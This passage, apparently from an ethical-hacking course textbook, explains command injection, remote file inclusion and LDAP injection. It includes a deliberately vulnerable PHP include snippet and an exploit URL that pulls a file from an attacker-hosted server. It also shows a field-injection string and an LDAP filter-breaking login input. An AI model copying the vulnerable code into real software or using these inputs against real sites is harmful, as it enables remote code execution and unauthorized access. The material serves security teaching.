
http://certifiedhacker/cgi-bin/lspro/lspro.cgi?hit_out=1036

CertifiedHacker.com

Username: Addison
Email Address: addi@certifiedhacker.com
Site URL: www.certifiedhacker.com
Banner URL: .gif | |newpassword|1036|60|468
Password: newpassword

Poor input validation at server script was exploited in this attack that uses database INSERT and UPDATE record command

Figure 14.9: Command Injection attack example



File Injection Attack

```
<form method="get">
 <select name="DRINK">
 <option value="pepsi">pepsi</option>
 <option value="coke">coke</option>
 </select>
 <input type="submit">
</form>
```

Client code running in a browser

```
<?php
  $drink = 'coke';
  if (isset( $_GET['DRINK'] ) )
     $drink = $_GET['DRINK'];
  require( $drink . '.php' );
?>
```

Vulnerable PHP code

`http://www.certifiedhacker.com/orders.php?DRINK=http://jasoneval.com/exploit?` ← Exploit Code

Attacker injects a remotely hosted file at **www.jasoneval.com** containing an exploit

File injection attacks enable attackers to **exploit vulnerable scripts** on the server to use a remote file instead of a presumably trusted file from the local file system

File Injection Attack

A file injection attack is a technique used to exploit "dynamic file include" mechanisms in web applications. File injection attacks enable attackers to exploit vulnerable scripts on the server to use a remote file instead of a presumably trusted file from the local file system. It occurs when a user is allowed to supply input for the include command dynamically, which is not properly validated before processing. When a user provides input, the web application passes it into "file include" commands. Most web application frameworks support file inclusion. Hence, an attacker enters a URL that redirects the application to the location of the malicious file. While referring to the file without proper validation, the application executes the file script by calling specific procedures. Web applications are vulnerable to file injection attacks if the referred files are relayed using elements from HTTP requests. PHP is particularly vulnerable to these attacks because of the extensive use of "file includes" in PHP programming and default server configurations.

If the application ends with a php extension, and if a user requests it, then the application interprets it as php script and executes it. This allows an attacker to perform arbitrary commands. Consider the following client code running in a browser:

```
<form method="get">

<select name="DRINK">

<option value="pepsi">pepsi</option>

<option value="coke">coke</option>

</select>

<input type="submit">
```

```
</form>
```


Vulnerable PHP code:

```
<?php
  $drink = ‘coke';
  if (isset( $_GET[‘DRINK'] ) )
     $drink = $_GET[‘DRINK'];
  require( $drink . '.php' );
?>
```

To exploit the vulnerable php code, the attacker injects a remotely hosted file at www.jasoneval.com, which contains an exploit.

Exploit code:

http://www.certifiedhacker.com/orders.php?DRINK=http://jasoneval.com/exploit?



LDAP Injection Attacks

- LDAP Directory Services store and organize information based on its attributes. The information is **hierarchically organized** as a tree of directory entries
- LDAP is based on the client-server model, and clients can **search through directory entries using filters**
- LDAP injection attacks are similar to SQL injection attacks, but **exploit user parameters** to generate an LDAP query
- LDAP injection techniques take advantage of non-validated web application input vulnerabilities and **pass LDAP filters** used for searching Directory Services to **obtain direct access to databases behind an LDAP tree**
- To test if an application is vulnerable to LDAP code injection, **send a query** to the server that generates an invalid input. If the LDAP server **returns an error**, it can be exploited with code injection techniques

Account Login

Username certifiedhacker)(&))

